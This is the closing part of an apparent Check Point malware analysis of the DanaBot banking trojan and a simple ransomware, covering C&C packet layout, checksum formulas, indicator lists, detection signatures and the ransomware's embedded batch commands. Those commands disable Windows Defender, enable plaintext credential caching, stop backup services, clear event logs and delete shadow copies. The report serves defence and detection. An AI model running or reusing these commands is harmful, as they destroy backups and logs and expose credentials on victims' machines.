Conclusion

For almost a year, DanaBot has been extending its capabilities and evolving into a more sophisticated threat. We assume its operators will continue to add more improvements. Check Point provides a protection from these threats. We’ll keep an eye on it and update you further.

A lot of ransomware still remain a relatively stable source of income for cyber criminals. Therefore such simple “copy-paste” encryptors as the one that was described here will continue to emerge constantly. **Note** – In general, we do not recommend paying ransom to decrypt your files, and especially not in a case like this.

Appendix A. DanaBot Downloader’s payload packet layout

The unencrypted packet layout and the meaning of its fields are shown in Figure 15 and Table 3.

Fig 15: Unencrypted initial payload packet layout

Table 3: Packet layout

Offset	Size	Purpose
0x00	0x04	Packet header size (0xA7)
0x04	0x08	Random number (rand_1)
0x0C	0x08	Sum of header size and rand_1
0x14	0x04	Campaign ID
0x18	0x04	Message ID
0x1C	0x04	Message parameter

0x20	0x04	Random number (rand_2)
0x24	0x04	Constant (0x00)
0x28	0x04	Architecture (32, 64)
0x2C	0x04	Windows version token
0x30	0x04	0 or 0x03E9 (depends on Message ID)
0x34	0x04	Constant (0x01)
0x38	0x04	Admin status
0x3C	0x08	Constant (0x01)
0x44	0x01	Border
0x45	0x20	Bot ID
0x65	0x01	Border
0x66	0x20	Module or Checksum #1 (depends on Message ID)
0x86	0x01	Border
0x87	0x20	Checksum #2

Checksum #1 is required only in certain requests, such as an initial request when a bot communicates with the C&C server to announce its presence. Checksum #2 is placed at the end of every payload that the bot sends to the C&C server. Checksums are calculated by the following formulas:

```
checksum_1 = md5sum(bot_id + str(rand_1) + '101100110')
checksum_2 = md5sum(bot_id + str(rand_2 + campaign_id + campaign_salt))
```

The encrypted packet is preceded by a 24-byte header. The first 8 bytes contain the size of payload packet, the next 8 bytes contain a random 2-byte number, and the last 8 bytes are equal to the sum of the payload size and the random number.

```
0000:0000  24 01 00 00 00 00 00 00  65 a4 00 00 00 00 00 00  $.......e.......
0000:0010  89 a5 00 00 00 00 00 00                          ........
```

Fig 16: Example of a payload packet header

Appendix B. DanaBot IOCs

Alive C&C servers	Status
192.71.249.51	Alive
178.209.51.211	Alive
185.92.222.238	Down
89.144.25.104	Down
89.144.25.243	Alive
84.54.37.102	Down
149.28.180.182	Alive

95.179.186.57	Alive

Droppers location on GoogleCloud
hxxps://docs.google[.]com/uc?id=1q4EYE4umvEFfdlL4_lshSQ4UqnhWAg9t
hxxps://docs.google[.]com/uc?id=1gu8efqkSDDXZlDMX2cnFc73NyyuVYlF0

WebInject & Redirect IP and domains
194.76.225.28
185.189.149.235
demo.maintrump.org
kaosutdoaaf.pw
kaosutdoaaf6.pw
kaosjdoaaf6.pw
kadosjdoaaf6.pw
kadosjdoaf6.pw
kadosjdoafa.pw
kadosjdoiafa.pw
kdosjdoiafa.pw
kduwouewpew.pw
kdguwoewpew.pw
sfjskdjfwoiewwegroup.tech
brekwinarew.site
jklfsdkfjhwefjosdf.top
jklfsdkfjhwefjosdf.xyz
goskilindad.site
mon-sta.com
lindakiski.top
lidaskiheg.space
lnet4-data.com
net4-data.com
lidaskiheg.site
bruksialopws.icu
brukaisloap.club
braksiolsa.top
brukiloapos.xyz

oneuisopeweh.icu
okjauwbueiws.xyz
okjauwbueiws.top
onueilsndsuywe.xyz
gustemiaksa.icu
thegiksjoute.online
guksuoiew.top
gustokiloe.xyz
gousikolka.space
thenautorern.tech
nautorern.xyz
kipokahynr.top
kipokahynr.xyz
muabolksae.club
muoklaiow.xyz

Examples of DanaBot modules

Module	MD5
VBS Dropper	a1f119be2c55029f4d38f9356a1cc680
Downloader (x86)	b0c1bdc0b21aa99e2d777eef39c18a11
Downloader (x64)	11e7e83043259310a5ae8689b4e34992
Main module (x86)	ca8c3113b9afa9d8bb8fe1f6653a9547
Main module (x64)	eacd1da520a33d842b09cef81606c745

Plugin	MD5
Stealer (x86)	ee89e89b0ee8f5b3241e69b4a6632b00
Stealer (x64)	7efc6b42338b28470716c126a3c1cc46
VNC	d917226cba970dcf3f2b7c59cf212221
TOR	bcf4a4a96b6dacd026d507d0e49797C6
RDPWrap	0f54d5a13821c0e31eb5730a4aba75f2

Appendix C. NonRansomware IOCs

md5	sha256
a3629977d2c9f7eb30a13bdce14e3f45	5dad162cbc990d3f45d2fe3b9d96ebd0c4af92997f621a207387201ed6b34893
e48067d2ad6adcbf2e4cf7e705d4bd82	8a21e1224a8f1d7dd9d4e42c78c829fb82808631577477e8f699f15feb7c8988

Spawned processes

C:\Users\<USER_NAME> \AppData\Local\Temp\b.bat
C:\Windows\System32\schtasks.exe /c /Create /SC MINUTE /MO 14 /TN \xc3\xab\xc3\xb4\xc3\xa7\xc3\x89\xc3\xa5I\xc3\xb5\xc3\xa4 /TR “<FILE_PATH>” /F

Dropped Files

C:\Windows\System32\cmd.exe /c %TEMP%\b.bat
<PATH_WITH_ENCRYPTED_FILES>\HowToBackFiles.txt

Network

https://encrypter.webfoxsecurity.com/api/key?k=

Mutexes

RunningNow

Strings

HowToBackFiles.txt
@echo off
set “__COMPAT_LAYER=RunAsInvoker”
reg add “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management” /v ClearPageFileAtShutDown /t REG_DWORD /d 1 /f
reg add “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced” /v Hidden /t REG_DWORD /d 1 /f
reg add “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced” /v SuperHidden /t REG_DWORD /d 1 /f
reg add “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced” /v ShowSuperHidden /t REG_DWORD /d 1 /f
reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender” /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg add “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest” /v UseLogonCredential /t REG_DWORD /d 1 /f
net stop mssqlserver
net stop sqlwriter
net stop VeeamEndpointBackupSvc
net stop mssqlfdlauncher
net stop cpqvcagent
net stop TeamViewer
net stop klsbackup2013pro

net stop foxitreaderservice
net stop mysql
net stop mssqlserver
net stop mysql501
net stop veeamdeploysvc
net stop veeamtransportsvc
net stop wuauserv
net stop sysmgmthp
net stop sysdown
net stop adobearmservice
net stop themes
net stop sqlbrowser
net stop sql backupmaster
net stop sqlagent$sql2008exp
net stop sqltelemetry$sqlexpress
net stop mssql$sqlexpress
net stop mikroclientwservice
net stop reportserver
net stop sqlserveragent
net stop MSSQL$MIKRO
net stop msdtc
net stop sqltelemetryvv
taskkill /F /IM Veam.EndPoint.Tray.exe
taskkill /F /IM jusched.exe
taskkill /F /IM jucheck.exe
taskkill /F /IM IAStorDataMgrSvc.exe
taskkill /F /IM IAStorIcon.exe
taskkill /F /IM isa.exe
taskkill /F /IM armsvc.exe
taskkill /F /IM TeamViewer.exe
taskkill /F /IM TeamViewer_Service.exe
taskkill /F /IM tv_w32.exe
taskkill /F /IM tv_x64.exe
powercfg.exe -h off

RD /S /Q “C:\Windows\Temp\”
RD /S /Q “C:\Windows\Logs\”
RD /S /Q “C:\Windows\Installer\”
powershell.exe -ExecutionPolicy Bypass
Disable-ComputerRestore “C:\”
Disable-ComputerRestore “D:\”
Disable-ComputerRestore “E:\”
Disable-ComputerRestore “F:\”
Disable-ComputerRestore “H:\”
Clear-EventLog “Windows PowerShell”
Clear-RecycleBin -Confirm:$false
vssadmin delete shadows /all

Appendix D. Check Point Signatures

Malware	**CP Product**	**Detect Name**
DanaBot	Anti-Bot	Trojan.Win32.DanaBot.*
Thread Emulation	Trojan.Win.DanaBot.A	
Sand Blast Agent	Trojan.Win.DanaBot.B	
NonRansomware	Anti-Ransomware	Ransomware.Win.TouchTrapFiles.A
Sand Blast Agent	Gen.Win.DisWinDef.A	

Decryption tool

Click here to download the NonDecryptor tool.